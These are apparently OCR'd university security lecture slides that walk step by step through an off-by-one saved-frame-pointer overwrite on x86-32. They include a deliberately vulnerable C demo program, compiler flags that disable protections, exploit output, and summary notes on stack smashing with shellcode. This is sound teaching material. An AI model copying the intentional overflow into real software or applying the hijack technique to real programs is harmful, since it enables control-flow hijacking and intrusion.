
```
   push  %ebp
   mov   %esp,%ebp
   sub   $0x14,%esp
▶  lea   -0x14(%ebp),%eax  ; &name
   push  args (size=21…)
   call  fread            ; write 21B
   leave
   ret
```

main:

```
   push  %ebp
   mov   %esp,%ebp
   sub   $0x8,%esp
   call  vulnerable
   movzbl -0x8(%ebp),%eax
   leave
   ret
```

high addr on top · ESP/EBP arrows = where they point · ▶ = current instruction

2 · The write — call fread overflows by one byte



registers

EIP vulnerable ▸ after fread

ESP 0xffffdbd4

EBP 0xffffdbe8

> fread wrote 21 bytes. The 21st byte 0xd4 overwrote the SFP low byte: 0xffffdb f0 → d4.

0xd4 is CHOSEN = low byte of &name (not the A / 0x41 filler). High 3 bytes 0xffffdb stay ⇒ SFP = &name.

vulnerable:


```
  push  %ebp
  mov   %esp,%ebp
  sub   $0x14,%esp
  lea   -0x14(%ebp),%eax  ; &name
  push  args (size=21…)
▶ call  fread             ; write 21B
  leave
  ret
```

main:

```
  push  %ebp
  mov   %esp,%ebp
  sub   $0x8,%esp
  call  vulnerable
  movzbl -0x8(%ebp),%eax
  leave
  ret
```

high addr on top · ESP/EBP arrows = where they point · ▶ = current instruction

3 · vulnerable epilogue — leave ①



registers

EIP vulnerable ▸ leave

ESP 0xffffdbe8

EBP 0xffffdbe8

`leave ① — mov %ebp,%esp : ESP ← EBP = 0xffffdbe8.`

leave = (mov %ebp,%esp ; pop %ebp). This is its first half.

vulnerable:


```
   push  %ebp
   mov   %esp,%ebp
   sub   $0x14,%esp
   lea   -0x14(%ebp),%eax  ; &name
   push  args (size=21…)
   call  fread             ; write 21B
▶  leave
   ret
```

main:

```
   push  %ebp
   mov   %esp,%ebp
   sub   $0x8,%esp
   call  vulnerable
   movzbl -0x8(%ebp),%eax
   leave
   ret
```

high addr on top · ESP/EBP arrows = where they point · ▶ = current instruction

4 · vulnerable epilogue — leave ② (pop %ebp)



registers

```
EIP vulnerable ▸ leave
ESP 0xffffdbec
EBP 0xffffdbd4
```

`leave ② — pop %ebp : EBP ← *(0xffffdbe8) = 0xffffdbd4 → EBP now points INTO name.`

The corrupted SFP value is loaded into the EBP register.

vulnerable:


```
   push  %ebp
   mov   %esp,%ebp
   sub   $0x14,%esp
   lea   -0x14(%ebp),%eax  ; &name
   push  args (size=21…)
   call  fread             ; write 21B
▶  leave
   ret
```

main:

```
   push  %ebp
   mov   %esp,%ebp
   sub   $0x8,%esp
   call  vulnerable
   movzbl -0x8(%ebp),%eax
   leave
   ret
```

high addr on top · ESP/EBP arrows = where they point · ▶ = current instruction

5 · vulnerable epilogue — ret



registers

EIP → back in main

ESP 0xffffdbf0

EBP 0xffffdbd4

> ret — pop %eip : EIP ← *(0xffffdbec) = RIP of vulnerable (unchanged) → returns to main.

No crash: the return address of vulnerable was never touched. But main now runs with a poisoned EBP.

vulnerable:

```
   push  %ebp
   mov   %esp,%ebp
   sub   $0x14,%esp
   lea   -0x14(%ebp),%eax  ; &name
   push  args (size=21…)
   call  fread             ; write 21B
   leave
▶  ret
```

main:

```
   push  %ebp
   mov   %esp,%ebp
   sub   $0x8,%esp
   call  vulnerable
   movzbl -0x8(%ebp),%eax
   leave
   ret
```

high addr on top · ESP/EBP arrows = where they point · ▶ = current instruction

6 · main epilogue — leave ①

main	0xffffdbf4	RIP of main
	0xffffdbf0	**SFP of main**
vulnerable	0xffffdbec	RIP of vulnerable
	0xffffdbe8	**SFP of vulnerable = 0xffffdbd4**
	0xffffdbe4	**'A' 'A' 'A' 'A'**
	0xffffdbe0	**'A' 'A' 'A' 'A'**
	0xffffdbdc	**'A' 'A' 'A' 'A'**
	0xffffdbd8	**name[4:8] = 0x080491a6(&win)**
	0xffffdbd4	**name[0:4] = 0x42424242 (Fake SFP)** ← ESP ← EBP

registers

EIP main ▸ leave

ESP 0xffffdbd4

EBP 0xffffdbd4

main leave ① – mov %ebp,%esp : ESP ← EBP = 0xffffdbd4 (&name).

main tears down its frame using the POISONED EBP that points into the buffer.

vulnerable:


```
push  %ebp
mov   %esp,%ebp
sub   $0x14,%esp
lea   -0x14(%ebp),%eax  ; &name
push  args (size=21…)
call  fread             ; write 21B
leave
ret
```

main:

```
push  %ebp
mov   %esp,%ebp
sub   $0x8,%esp
call  vulnerable
movzbl -0x8(%ebp),%eax
▶ leave
ret
```

high addr on top · ESP/EBP arrows = where they point · ▶ = current instruction

7 · main epilogue — leave ② (pop %ebp)



registers

EIP main ▸ leave

ESP 0xffffdbd8

EBP 0x42424242

> main leave ② — pop %ebp : EBP ← *(0xffffdbd4) = name[0:4] = Fake SFP (0x42424242).

EBP is now attacker data. The next instruction (ret) reads the return address from name[4:8].

vulnerable:


```
push  %ebp
mov   %esp,%ebp
sub   $0x14,%esp
lea   -0x14(%ebp),%eax  ; &name
push  args (size=21…)
call  fread             ; write 21B
leave
ret
```

main:

```
push  %ebp
mov   %esp,%ebp
sub   $0x8,%esp
call  vulnerable
movzbl -0x8(%ebp),%eax
▶ leave
ret
```

high addr on top · ESP/EBP arrows = where they point · ▶ = current instruction

8 · main epilogue — ret → HIJACK



registers

EIP → win() ✗ HIJACK

ESP 0xffffdbdc

EBP 0x42424242

```
main ret — pop %eip : EIP ← *(0xffffdbd8) =
name[4:8] = &win → CONTROL-FLOW HIJACK.
```

main jumps to win() — a function it never calls. One byte past a buffer took control.

vulnerable:


```
push  %ebp
mov   %esp,%ebp
sub   $0x14,%esp
lea   -0x14(%ebp),%eax  ; &name
push  args (size=21…)
call  fread             ; write 21B
leave
ret
```

main:

```
push  %ebp
mov   %esp,%ebp
sub   $0x8,%esp
call  vulnerable
movzbl -0x8(%ebp),%eax
leave
▶ ret
```

high addr on top · ESP/EBP arrows = where they point · ▶ = current instruction

The 21-byte input, mapped onto the stack



registers

EIP —

ESP —

EBP —

```
input = [Fake SFP][&win][filler×12][off-by-1 byte 0xd4]
```

bytes 0-3 → name[0:4] Fake SFP · bytes 4-7 → name[4:8] = &win · bytes 8-19 → filler · byte 20 → SFP low byte.

vulnerable:


```
push  %ebp
mov   %esp,%ebp
sub   $0x14,%esp
lea   -0x14(%ebp),%eax  ; &name
push  args (size=21…)
call  fread             ; write 21B
leave
ret
```

main:

```
push  %ebp
mov   %esp,%ebp
sub   $0x8,%esp
call  vulnerable
movzbl -0x8(%ebp),%eax
leave
ret
```

high addr on top · ESP/EBP arrows = where they point · ▶ = current instruction

The 21-byte input, mapped onto the stack



- gcc -m32 -fno-stack-protector -no-pie -fno-pic -mpreferred-stack-boundary=2 -g offbyone_win.c -o offbyone_win
- setarch -R python3 exploit.py

```
ctf-demo@iZj6c83dvtn2x7adh6ijwcZ:~/ierg4130/offbyone$ python3 exploit.py
win=0x80491a6  &name=0xffffd364  SFP_LSB=0x64  (main ebp -> &name)
[+] off-by-one control-flow hijack: win() executed! | exit: 42 (42 = win reached)
```

```c
/* offbyone_win.c — off-by-one SFP hijack demo (IERG4130 02, CS161-style) */
#include <stdio.h>
#include <unistd.h>
void win(void){
    puts("[+] off-by-one control-flow hijack: win() executed!");
    fflush(stdout);
    _exit(42);
}
void vulnerable(void){
    char name[20];
    fprintf(stderr, "[leak] &name = %p\n", (void*)name);
    fread(name, 21, 1, stdin);            /* off-by-one: 21 bytes into name[20] */
}
int main(void){
    volatile char pad[8];                 /* gives main a frame -> epilogue uses `leave` */
    pad[0] = 0;
    vulnerable();                         /* nothing runs between here and leave;ret */
    return pad[0];
}
```

Summary

- Call convention in x86-32 bits
  - Stack for local variables, parameters and return address
  - Caller
    - Push parameters and return address on stack
    - Function prologue: save old ebp and move esp (to have a new stack frame for the callee function)
    - Function epilogue: restore ebp and return address (to eip)

Summary

- Smash the stack
  - How to exploit: overwrite the return address on stack to our shell code (on the stack)
    - Step 1 — put code in memory: write the shellcode into badfile, which the program copies onto the stack.
    - Step 2 — jump to it: overwrite the return address with an address inside our shellcode (the NOP sled)